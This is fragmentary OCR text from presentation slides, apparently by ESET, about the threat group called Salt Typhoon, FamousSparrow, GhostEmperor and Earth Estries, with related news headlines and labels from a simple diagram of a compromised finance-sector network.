

Salt Typhoon
FamousSparrow



Salt Typhoon
FamousSparrow
GhostEmperor
Earth Estries





Reuters
Taiwan's President Lai postpones Americas visit after typhoon
The Guardian
Panama canal
Panama files lawsuits against owner of ports at centre of US-China struggle
TAIPEI 台北時報 TIMES
Honduras looking to re-enter Taiwanese market
Newsweek
Argentina Deploys Military As China Leads Fishing Swarm Near Waters




Finance Sector
Company Network
WEB
DB
ESET protected
Compromised


Finance Sector
Company Network
WEB
DB
ESET protected
Compromised

Meanwhile at ESET…

